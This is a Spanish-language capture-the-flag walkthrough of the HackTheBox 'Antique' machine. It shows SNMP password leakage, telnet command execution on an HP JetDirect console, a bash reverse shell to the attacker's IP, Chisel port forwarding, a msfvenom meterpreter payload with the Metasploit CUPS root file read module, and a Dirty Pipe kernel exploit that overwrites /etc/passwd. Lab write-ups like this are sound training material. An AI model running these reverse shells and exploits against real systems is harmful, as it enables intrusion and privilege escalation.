

258- ANTIQUE

- 1. ANTIQUE
 - 1.1. Preliminar
 - 1.2. Nmap
 - 1.3. SNMP enumeration and exploitation
 - 1.4. RCE in Telnet
 - 1.5. Internal port discovery and remote port forwarding
 - 1.6. Privesc via CUPS 1.6.1 exploitation (1)
 - 1.7. Privesc via kernel exploit Dirty Pipe (2)

1. ANTIQUE

<https://app.hackthebox.com/machines/Antique>

The screenshot shows the 'Antique' machine page on the HackTheBox platform. The page has a dark theme. At the top, it says 'RETIRED MACHINE' and 'Antique'. Below this, it indicates 'LINUX' and 'EASY'. The machine is represented by a circular icon with a 'PWNED' sign. The page features four statistics: '4.5 MACHINE RATING', '4647 USER OWNS', '3565 SYSTEM OWNS', and '27/09/2021 RELEASED'. At the bottom, it says 'Created by MrR3boot', 'Copy Link', and a 'Play Machine' button.

Statistic	Value
MACHINE RATING	4.5
USER OWNS	4647
SYSTEM OWNS	3565
RELEASED	27/09/2021

1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

```
> settarget "10.10.11.107 Antique"
> ping 10.10.11.107
PING 10.10.11.107 (10.10.11.107) 56(84) bytes of data:
64 bytes from 10.10.11.107: icmp_seq=1 ttl=63 time=35.4 ms
64 bytes from 10.10.11.107: icmp_seq=2 ttl=63 time=36.7 ms
64 bytes from 10.10.11.107: icmp_seq=3 ttl=63 time=37.6 ms
64 bytes from 10.10.11.107: icmp_seq=4 ttl=63 time=36.3 ms
64 bytes from 10.10.11.107: icmp_seq=5 ttl=63 time=35.2 ms
64 bytes from 10.10.11.107: icmp_seq=6 ttl=63 time=35.0 ms
^C
--- 10.10.11.107 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 581ms
rtt min/avg/max/mdev = 35.049/36.042/37.569/0.904 ms
^A> > /home/parralp/prjor/CTF/HTB/Antique/nmap > ^A> Took 5s > ^A> |
```

1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos el *puerto 23 (Telnet)* abierto.

```
> nmap -sS -p- 10.10.11.107 -n -Pn --min-rate 5000 -TS -oG allports
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-23 13:27 CET
Warning: 10.10.11.107 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.11.107
Host is up (0.10s latency).
Not shown: 65538 closed tcp ports (reset)
PORT      STATE SERVICE
23/tcp    open  telnet
26318/tcp filtered unknown
30381/tcp filtered unknown
45885/tcp filtered unknown
65463/tcp filtered unknown

Nmap done: 1 IP address (1 host up) scanned in 20.34 seconds
^A> > /home/parralp/prjor/CTF/HTB/Antique/nmap > ^A> took 28s > ^A> |
```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante *extractPorts*.

```
> nmap -sCV -p23 10.10.11.107 -TS -oN targeted
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-23 13:43 CET
Nmap scan report for 10.10.11.107
Host is up (0.036s latency).
PORT      STATE SERVICE VERSION
23/tcp    open  telnet?
|_ fingerprint=string:
|_   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOHFourRequest, GenericLines, GetRequest, HTTPOptions, Help, JavaRMI, Kerberos, LANdesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NCP, NotesRPC, RPCCheck
|_   RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer, TerminalServerCookie, WMSRequest, X11Probe, afp, giop, ms-sql-s, oracle-tns, tn3270:
|_   Password:
|_   NULL:
|_   JetDirect
|_   Service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF:Port 23:TCP=7.93%740=3/20%time=55FECE7D5P=x86_64-pc-linux-gnu%r(NULL
SF:F,"\\NHP\\x20JetDirect\\n\\n")%r(GenericLines,19,"\\NHP\\x20JetDirect\\n\\nPa
SF:sword:x20")%r(tn3270,19,"\\NHP\\x20JetDirect\\n\\nPassword:x20")%r(GetReq
SF:uest,19,"\\NHP\\x20JetDirect\\n\\nPassword:x20")%r(HTTPOptions,19,"\\NHP\\x2
SF:0JetDirect\\n\\nPassword:x20")%r(RTSPRequest,19,"\\NHP\\x20JetDirect\\n\\nPa
SF:sword:x20")%r(RPCCheck,19,"\\NHP\\x20JetDirect\\n\\nPassword:x20")%r(DNS
SF:VersionBindReqTCP,19,"\\NHP\\x20JetDirect\\n\\nPassword:x20")%r(DNSStatusR
SF:questTCP,19,"\\NHP\\x20JetDirect\\n\\nPassword:x20")%r(Help,19,"\\NHP\\x20J
SF:etDirect\\n\\nPassword:x20")%r(SSLSessionReq,19,"\\NHP\\x20JetDirect\\n\\nPa
SF:sword:x20")%r(TerminalServerCookie,19,"\\NHP\\x20JetDirect\\n\\nPassword:
SF:x20")%r(TLSSessionReq,19,"\\NHP\\x20JetDirect\\n\\nPassword:x20")%r(Kerbe
SF:ros,19,"\\NHP\\x20JetDirect\\n\\nPassword:x20")%r(SMBProgNeg,19,"\\NHP\\x20J
SF:etDirect\\n\\nPassword:x20")%r(X11Probe,19,"\\NHP\\x20JetDirect\\n\\nPasswor
SF:d:x20")%r(FourOHFourRequest,19,"\\NHP\\x20JetDirect\\n\\nPassword:x20")%r
SF:LDAPString,19,"\\NHP\\x20JetDirect\\n\\nPassword:x20")%r(LDAPSearchReq,19,
SF:"\\NHP\\x20JetDirect\\n\\nPassword:x20")%r(LDAPBindReq,19,"\\NHP\\x20JetDire
SF:ct\\n\\nPassword:x20")%r(SIPOptions,19,"\\NHP\\x20JetDirect\\n\\nPassword:x
SF:20")%r(LANdesk-RC,19,"\\NHP\\x20JetDirect\\n\\nPassword:x20")%r(TerminalSe
SF:rver,19,"\\NHP\\x20JetDirect\\n\\nPassword:x20")%r(NCP,19,"\\NHP\\x20JetDire
SF:ct\\n\\nPassword:x20")%r(NotesRPC,19,"\\NHP\\x20JetDirect\\n\\nPassword:x20
SF:")%r(JavaRMI,19,"\\NHP\\x20JetDirect\\n\\nPassword:x20")%r(WMSRequest,19,"
SF:\\NHP\\x20JetDirect\\n\\nPassword:x20")%r(oracle-tns,19,"\\NHP\\x20JetDire
SF:\\n\\nPassword:x20")%r(ms-sql-s,19,"\\NHP\\x20JetDirect\\n\\nPassword:x20")
SF:%r(afp,19,"\\NHP\\x20JetDirect\\n\\nPassword:x20")%r(giop,19,"\\NHP\\x20Jed
SF:irect\\n\\nPassword:x20");
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 166.52 seconds
```

- Tratamos de conectarnos por *telnet* a la máquina objetivo, pero no tenemos credenciales. En este punto, ya que poco podemos hacer de momento, realizamos un escaneo por *UDP*: nos encontramos con el *puerto 161 (SNMP)* abierto.

```
> nmap -sU -p- 10.10.11.107 -n -Pn --min-rate 5000 -TS
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-23 13:40 CET
Warning: 10.10.11.107 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.11.107
Host is up (0.044s latency).
Not shown: 65491 open|filtered udp ports (no-response), 43 closed udp ports (port-unreach)
PORT      STATE SERVICE
161/udp    open  snmp

Nmap done: 1 IP address (1 host up) scanned in 39.55 seconds
^A> > /home/parralp/prjor/CTF/HTB/Antique/nmap > ^A> took 48s > ^A> |
```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos por *UDP*. Se está usando *SNMPv1* en este servicio, es decir, la primera versión del mismo.

```

> nmap -sCV -su -p101 10.10.11.107 -T5 -oN targeted2
Starting Nmap 7.93 ( https://nmap.org ) at 2024-03-23 13:42 CET
Nmap scan report for 10.10.11.107
Host is up (0.038s latency).

PORT      STATE SERVICE
101/tcp   open  snmp   SNMPv1 server (public)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.73 seconds

```

1.3. SNMP enumeration and exploitation

- Para enumerar y explotar el servicio **SNMP** podemos usar herramientas como **SNMPwalk**, pero para ello tendremos que conocer algún **community string** válido. Probamos con: `snmpwalk -c public -v2c 10.10.11.107`. Vemos que el community string **public** es legítimo. Esto nos devuelve el **OID (Object Identifier)** del objeto. No obstante, es poca información. En este sentido, debemos saber que **SNMPwalk** por defecto, busca en subrutras del **MIB (Management Information Base)**. Por ello, vamos a usar ahora: `snmpwalk -c public -v2c 10.10.11.107 1`. Con este **1** estaríamos indicando que queremos que busque en la **ruta raíz del MIB** (recordemos que el MIB funciona como una estructura de árbol). En este caso, obtenemos una serie de caracteres que parecen estar en **hexadecimal**.
- Con este comando que hemos ejecutado con **SNMPwalk**, lo que hacemos es básicamente una serie de consultas para recorrer todos los objetos en la MIB del dispositivo al que nos conectamos. El resultado será una lista detallada de todos los objetos SNMP accesibles en el dispositivo, junto con sus respectivos valores. Esta información puede incluir datos como el estado de las interfaces de red, estadísticas de tráfico, configuraciones del dispositivo, y otros parámetros gestionables definidos en la MIB. Adicionalmente, usamos como parámetro la community string **public**, la cual funciona como un modo de autenticación.

```

> snmpwalk -c public -v2c 10.10.11.107
iso.3.6.1.2.1 = STRING: "MTB Printer"
> snmpwalk -c public -v2c 10.10.11.107 1
iso.3.6.1.2.1 = STRING: "MTB Printer"
iso.3.6.1.4.1.11.2.3.9.1.1.13.0 = BITS: 50 40 73 73 77 38 72 64 40 31 32 33 21 21 31 37
33 1 3 9 17 18 19 22 23 25 26 27 30 31 33 34 35 37 38 39 42 43 49 50 51 54 57 58 61 65 74 75 79 82 83 86 88 91 94 95 98 103 106 111 114 115 119 122 123 126 130 131 134 135
iso.3.6.1.4.1.11.2.3.9.1.2.1.0 = No more variables left in this MIB View (It is past the end of the MIB tree)

```

1.4. RCE in Telnet

- Decodificamos esta cadena de hexadecimal y obtenemos lo que parece ser una contraseña. Por tanto, tratamos de conectarnos ahora por **Telnet** con `telnet 10.10.11.107 23`. Introducimos la contraseña y ésta es válida.

```

> echo "50 40 73 73 77 30 72 64 40 31 32 33 21 21 31 32 33 1 3 9 17 18 19 22 23 25 26 27 30 31 33 34 35 37 38 39 42 43 49 50 51 54 57 58 61 65 74 75 79 82 83 86 90 91 94 95 98 103 106 111 114 115 119 122"
123 126 130 131 134 135" | xxd -ps -r; echo
P@ssw@rd@12311123q"2Rbs3Cs$4EuWGw(8t IYaa"161A5
> telnet 10.10.11.107 23
Trying 10.10.11.107...
Connected to 10.10.11.107.
Escape character is '^J'.

HP JetDirect

Password: P@ssw@rd@12311123q"2Rbs3Cs$4EuWGw(8t

Please type "? " for HELP
> ?

To Change/Configure Parameters Enter:
Parameter-name: value <Carriage Return>

Parameter-name Type of value
ip: IP-address in dotted notation
subnet-mask: address in dotted notation (enter 0 for default)
default-gw: address in dotted notation (enter 0 for default)
syslog-svr: address in dotted notation (enter 0 for default)
idle-timeout: seconds in integers
set-cmnty-name: alpha-numeric string (32 chars max)
host-name: alpha-numeric string (upper case only, 32 chars max)
dhcp-config: 0 to disable, 1 to enable
allow: <ip> [mask] (0 to clear, list to display, 10 max)

addrwport: <TCP port num> (<TCP port num> 3000-9000)
deleterawport: <TCP port num>
listrawport: (No parameter required)

exec: execute system commands (exec id)
exit: quit from telnet session
> |

```

- Para nuestra sorpresa, vemos que tenemos la capacidad de ejecutar comandos mediante el parámetro `exec (comando)`. Por tanto, nos ponemos en escucha con **Netcat** por un puerto y ejecutamos: `exec bash -c "bash -i >& /dev/tcp/10.10.16.6/443 0>&1"`. Obtenemos nuestra shell reversa.

```

> ?

To Change/Configure Parameters Enter:
Parameter-name: value <Carriage Return>

Parameter-name Type of value
ip: IP-address in dotted notation
subnet-mask: address in dotted notation (enter 0 for default)
default-gw: address in dotted notation (enter 0 for default)
syslog-svr: address in dotted notation (enter 0 for default)
idle-timeout: seconds in integers
set-cmnty-name: alpha-numeric string (32 chars max)
host-name: alpha-numeric string (upper case only, 32 chars max)
dhcp-config: 0 to disable, 1 to enable
allow: <ip> [mask] (0 to clear, list to display, 10 max)

addrwport: <TCP port num> (<TCP port num> 3000-9000)
deleterawport: <TCP port num>
listrawport: (No parameter required)

exec: execute system commands (exec id)
exit: quit from telnet session
> exec whoami
ip
> exec ls
telnet.py
user.txt
> exec id
uid=7(lp) gid=7(lp) groups=7(lp),19(lpadmin)
> exec cat user.txt
34bf3b275453bfe83a3d432658955adi
> exec which /bin/bash
/bin/bash
> exec bash -c "bash -i >& /dev/tcp/10.10.16.6/443 0>&1"
|

```

- Al tratar de realizar el *tratamiento de la TTY*, obtenemos ciertos problemas que nos señalaban que "la cuenta no estaba disponible". Recurrimos entonces a un método alternativo. Usaremos **Python** para lanzar una **Bash** con: `python3 -c 'import pty;pty.spawn("/bin/bash")'`. Después, seguimos con el tratamiento de la TTY del mismo modo que hemos hecho siempre.

```

> nc -nlpv 443
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 10.10.11.107.
Ncat: Connection from 10.10.11.107:54280.
bash: cannot set terminal process group (1026): Inappropriate ioctl for device
bash: no job control in this shell
lpantique:~$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
this account is currently not available.
Script done, file is /dev/null
lpantique:~$ python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
lpantique:~$ |

```

1.5. Internal port discovery and remote port forwarding

- Enumeramos los puertos internos abiertos con `netstat -tuln`. Vemos que el **puerto 631** está abierto, puerto que no pudimos listar anteriormente. Tratamos de conectarnos con `nc 127.0.0.1`

nc, pero no obtenemos nada. Vamos a intentarlo por **HTTP** con `curl http://127.0.0.1:631`. De este modo nos obtenemos cierta información.

```
lp@antique:~$ netstat -tln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:127.0.0.1:631   0.0.0.0:*               LISTEN
tcp6       0      0 :::127.0.0.1:631       :::*                    LISTEN
udp        0      0 0.0.0.0:631            0.0.0.0:*               LISTEN
lp@antique:~$ nc 127.0.0.1 631
^C
lp@antique:~$ curl http://127.0.0.1:631
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<HTML>
<HEAD>
<META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=utf-8">
<TITLE>Home - CUPS 1.6.1</TITLE>
<LINK REL="stylesheet" TYPE="text/css" HREF="/cups.css">
<LINK REL="SHORTCUT ICON" HREF="/images/cups-1con.png" TYPE="image/png">
</HEAD>
<BODY>
<TABLE CLASS="page" SUMMARY="{title}">
<TR><TD CLASS="body">
<TABLE BORDER="0" CELLPADDING="0" CELLSPACING="0" SUMMARY="">
<TR HEIGHT="36">
<TD><A HREF="http://www.cups.org/" TARGET="blank"><IMG
SRC="/images/left.gif" WIDTH="64" HEIGHT="36" BORDER="0" ALT=""></A></TD>
<TD CLASS="set"><A HREF="/"><img alt="Home icon" data-bbox="100 200 120 220"/></A></TD>
<TD CLASS="unset"><A HREF="/admin"><img alt="Administration icon" data-bbox="130 200 150 220"/></A></TD>
<TD CLASS="unset"><A HREF="/classes"><img alt="Classes icon" data-bbox="160 200 180 220"/></A></TD>
<TD CLASS="unset"><A HREF="/help"><img alt="Help icon" data-bbox="190 200 210 220"/></A></TD>
<TD CLASS="unset"><A HREF="/jobs"><img alt="Jobs icon" data-bbox="220 200 240 220"/></A></TD>
<TD CLASS="unset"><A HREF="/printers"><img alt="Printers icon" data-bbox="250 200 270 220"/></A></TD>
<TD CLASS="unset" WIDTH="100%"><FORM ACTION="/help/" METHOD="GET"><INPUT
TYPE="SEARCH" NAME="QUERY" SIZE="28" PLACEHOLDER="Search Help"
AUTOSAVE="org.cups.help" RESULTS="28"></FORM></TD>
<TD><IMG SRC="/images/right.gif" WIDTH="4" HEIGHT="36" ALT=""></TD>
</TR>
</TABLE>
<TABLE CLASS="indent" SUMMARY="">
<TR><TD STYLE="padding-right: 20px;">
<H1>CUPS 1.6.1</H1>
<P>CUPS is the standards-based, open source printing system developed by
<A HREF="http://www.apple.com/">Apple Inc.</A> for OS<SUP>X</SUP> and
other UNIX<SUP>reg</SUP>-like operating systems.</P>
</TD>
<TD><A HREF="http://www.cups.org/"><img alt="CUPS logo" data-bbox="380 200 400 220"/></A></TD>
</TR>
</TABLE>
```


- Vamos a aplicar ahora un **remote port forwarding** con **Chisel** para traernos este puerto a nuestro sistema. Desde nuestra máquina, establecemos el servidor con: `./chisel server --reverse -p 1234`. Ahora, una vez transferido Chisel a la máquina víctima: `./chisel client 10.10.16.6:1234 R:631:127.0.0.1:631`. De este modo, nos estaríamos conectando a nuestra máquina de atacante por el **puerto 1234** y convirtiendo el **puerto 631** (máquina víctima) en el **631** de nuestro sistema.

```
lp@antique:~$ ./chisel client 10.10.16.6:1234 R:631:127.0.0.1:631
2024/03/24 15:00:44 client: Connecting to ws://10.10.16.6:1234
2024/03/24 15:00:45 client: Connected (Latency 34.25881ms)

> ls
> python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
^C
Keyboard interrupt received, exiting.
lp@antique:~$ ./chisel server --reverse -p 1234
2024/03/24 15:58:45 server: Reverse tunneling enabled
2024/03/24 15:58:45 server: Fingerprint: 1sRgJVRx6BjFf+w942nChVyh4g3LR8Ng38oEoga8B4g=
2024/03/24 15:58:45 server: Listening on http://0.0.0.0:1234
2024/03/24 16:00:45 server: sessionid: tun: proxyR:631->127.0.0.1:631: Listening
```

1.6. Privesc via CUPS 1.6.1 exploitation (1)

- CVE-2015-1158:**
- Podemos acceder ahora a nuestro **localhost** desde el navegador por el **puerto 631** para ver el contenido. Vemos que se está usando **CUPS 1.6.1**, el cual es un sistema de impresión de código abierto utilizado en sistemas Unix.



- Buscamos exploits para este servicio y versión. Encontramos uno que podemos ejecutar con **Metasploit**, el cual nos pide una sesión. Generaremos entonces un payload con **Msfvenom** para proporcionar a Metasploit una sesión: `msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.10.16.6 LPORT=1337 -f elf -o shell`. Lo compartimos con la máquina víctima. Por otro lado, corremos `/multi/handler` y lo configuramos para recibir la sesión de **Meterpreter**. Ejecutamos el payload desde la máquina víctima.

```
> msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.10.16.6 LPORT=1337 -f elf -o shell
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 136 bytes
Final size of elf file: 250 bytes
Saved as: shell
> ls
zsh: command not found: ls
> python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

[msf](Jobs:0 Agents:0) post(multi/escalate/cups_root_file_read) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 10.10.16.6
lhost => 10.10.16.6
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lport 1337
lport => 1337
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload linux/x64/meterpreter/reverse_tcp
payload => linux/x64/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run
[*] Started reverse TCP handler on 10.10.16.6:1337
```

- Recibimos nuestra sesión de **Meterpreter** y la ponemos en segundo plano. Buscamos el exploit para **CUPS 1.6.1**, el cual se encuentra en: `post/multi/escalate/cups_root_file_read`. A continuación, tendremos que configurar la sesión a usar y el archivo que queremos leer, que en este caso será: `root/root.txt`. Al ejecutar este exploit, nos dará una ruta en la que se creará una copia del archivo objetivo, el cual podremos leer desde la máquina víctima.
 - Tuvimos que correr varias veces el exploit hasta que recibiéramos una ruta legítima, ya que tal y como aparece en la imagen, la raíz de la ruta es `/root`, y por tanto, no tendremos acceso de primeras.

```
[msf](Jobs:0 Agents:1) exploit(multi/handler) >> search cups 1.6.1

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  post/multi/escalate/cups_root_file_read  2012-11-20      normal No     Root File Read

Interact with a module by name or index. For example info 0, use 0 or use post/multi/escalate/cups_root_file_read

[msf](Jobs:0 Agents:1) exploit(multi/handler) >> use 0
[msf](Jobs:0 Agents:1) post(multi/escalate/cups_root_file_read) >> options

Module options (post/multi/escalate/cups_root_file_read):

Name      Current Setting  Required  Description
----      -
ERROR_LOG  /var/log/cups/error_log  yes       The original path to the CUPS error log
FILE       /root/root.txt      yes       The file to steal.
SESSION    1                   yes       The session to run this module on

View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:1) post(multi/escalate/cups_root_file_read) >> set file /root/root.txt
file => /root/root.txt
[msf](Jobs:0 Agents:1) post(multi/escalate/cups_root_file_read) >> sessions

Active sessions
=====
Id  Name  Type           Information           Connection
--  -
2   meterpreter x64/linux  lp @ 10.10.11.107  10.10.16.6:1337 -> 10.10.11.107:39212 (10.10.11.107)

[msf](Jobs:0 Agents:1) post(multi/escalate/cups_root_file_read) >> set session 2
session => 2
[msf](Jobs:0 Agents:1) post(multi/escalate/cups_root_file_read) >> run

[*] SESSION may not be compatible with this module:
[*] * incompatible session types: meterpreter
[*] User in lpadmin group, continuing...
[*] cupsctl binary found in $PATH
[*] nc binary found in $PATH
[*] Found CUPS 1.6.1
[*] File /root/root.txt (32 bytes) saved to /root/.msf4/loot/26240324165658 default 10.10.11.107_cups_file_read_167490.txt
[*] Cleaning up...
[*] Post module execution completed
[msf](Jobs:0 Agents:1) post(multi/escalate/cups_root_file_read) >> |
```

66

• CVE-2015-1158:

- La vulnerabilidad afecta a **CUPS**, que se usa para gestionar impresoras en sistemas Unix y similares. En versiones anteriores a la **2.0.3** de CUPS, hay un problema en una función específica llamada `add_job`.
- Esta función está diseñada para manejar solicitudes de impresión (**IPP_CREATE_JOB** o **IPP_PRINT_JOB**) enviadas desde una red. El problema radica en cómo esta función gestiona ciertos tipos de datos, específicamente los atributos que describen el nombre del dispositivo que envía la solicitud de impresión (llamados *job-originating-host-name*).
- En lugar de liberar adecuadamente la memoria utilizada para estos nombres cuando ya no se necesitan, el código de CUPS antes de la versión 2.0.3 realiza operaciones de liberación incorrectas. Esto puede llevar a una situación donde la memoria que ya debería haber sido liberada sigue siendo referenciada o utilizada, lo que puede causar corrupción de datos.
- Un atacante podría explotar esta vulnerabilidad enviando una solicitud de impresión manipulada desde una ubicación remota. Si la solicitud está especialmente diseñada para aprovechar esta debilidad en la gestión de memoria, podría llevar a que el software CUPS corrompa datos importantes en el sistema. Por ejemplo, el atacante podría intentar reemplazar archivos de configuración críticos de CUPS, lo cual podría permitir ejecutar código arbitrario en el sistema comprometido.

1.7. Privesc via kernel exploit Dirty Pipe (2)

- **CVE-2022-0847 (Dirty Pipe):**
- Otra alternativa para escalar nuestros privilegios es explotar la vulnerabilidad de **Dirty Pipe**, ya que la versión del kernel de este sistema es vulnerable. Por tanto, buscamos un exploit por internet y lo copiamos en la ruta `/tmp`. Lo compilamos con: `gcc exploit.c -o exploit`. Lanzamos el exploit y obtenemos una shell como **root**. Compartiremos el exploit a continuación.

- <https://github.com/Arinerron/CVE-2022-0847-DirtyPipe-Exploit>

```
lp@antique:/tmp$ nano exploit.c
lp@antique:/tmp$ ls
exploit.c  systemd-private-0e27b532ec584a56ad7744f6f56cc8a7-systemd-logind.service-ff6Puf  tmux-7
lnpeas.sh  systemd-private-0e27b532ec584a56ad7744f6f56cc8a7-systemd-timesyncd.service-GeKcYe  vmware-root_785-4282178929
lp@antique:/tmp$ gcc exploit.c -o exploit
lp@antique:/tmp$ ls
exploit  lnpeas.sh
lp@antique:/tmp$ ./exploit
exploit.c: systemd-private-0e27b532ec584a56ad7744f6f56cc8a7-systemd-logind.service-ff6Puf  systemd-private-0e27b532ec584a56ad7744f6f56cc8a7-systemd-timesyncd.service-GeKcYe  vmware-root_785-4282178929
lp@antique:/tmp$
Backing up /etc/passwd to /tmp/passwd.bak ...
Setting root password to 'aron'...
Password: Restoring /etc/passwd from /tmp/passwd.bak...
Done! Popping shell... (run commands now)

whoami
root
cd /root
ls
ls: cannot access 'c': No such file or directory
ls
config.py  root.txt  snap  snmp-server.py
cat root
cat: root: No such file or directory
cat root.txt
668769dd2651ee757864b7816aefddf3
|
```

66

- **CVE-2022-0847 (Dirty Pipe):**
 - La vulnerabilidad **Dirty Pipe** afecta a las **versiones del kernel de Linux 5.8 a 5.16.13**. Esta vulnerabilidad se considera crítica debido a su potencial para ser explotada por atacantes locales para obtener privilegios elevados en el sistema.
 - La vulnerabilidad Dirty Pipe afecta a los sistemas Linux que utilizan el mecanismo de **comunicación interproceso (IPC) llamado "pipes" (tuberías)**, que es comúnmente utilizado para la comunicación entre procesos. Un atacante local podría explotar esta vulnerabilidad manipulando la "tubería sucia" de manera específica para ejecutar código malicioso con privilegios elevados en el sistema.
 - Concretamente, Dirty Pipe explota una condición de carrera que ocurre cuando un proceso escribe datos en una tubería (pipe) mientras otro proceso está leyendo de esa misma tubería simultáneamente.
 - El exploit que usamos funciona del siguiente modo:
 - **Preparación del pipe:** el programa comienza creando un **pipe**. Luego, llena completamente el pipe con datos utilizando otra función. Esto se hace dos veces, primero llenando el pipe y luego vaciándolo para asegurar que los buffers de la pipe tengan ciertas banderas (flags) establecidas.
 - **Back-up del archivo /etc/passwd:** realiza una copia de seguridad del archivo `/etc/passwd` en `/tmp/passwd.bak` utilizando funciones de manejo de archivos estándar de **C**.
 - **Manipulación de la posición de escritura:** el exploit luego intenta manipular la posición de escritura en el archivo

/etc/passwd. Calcula una nueva posición de escritura y verifica si cruza un límite de página. Si no cruza un límite de página, continúa con la ejecución.

- **Manipulación del pipe:** después de abrir el archivo /etc/passwd en modo solo lectura, el exploit crea un nuevo pipe con todas las banderas necesarias para explotar la vulnerabilidad Dirty Pipe. Luego, utiliza una llamada al sistema para leer un byte antes de la posición de escritura especificada del archivo /etc/passwd y enviarlo al pipe.
- **Escritura en el pipe:** a continuación, el exploit escribe datos maliciosos en el pipe. Estos datos se utilizarán más adelante para modificar el archivo /etc/passwd y otorgar acceso de root.
- **Ejecución de comandos privilegiados:** finalmente, el exploit ejecuta un shell con privilegios de root mediante el uso de `/bin/sh` y ejecuta una secuencia de comandos que restaura el archivo /etc/passwd desde la copia de seguridad realizada anteriormente. Después de la restauración del archivo, el exploit proporciona un shell interactivo con privilegios de root al atacante.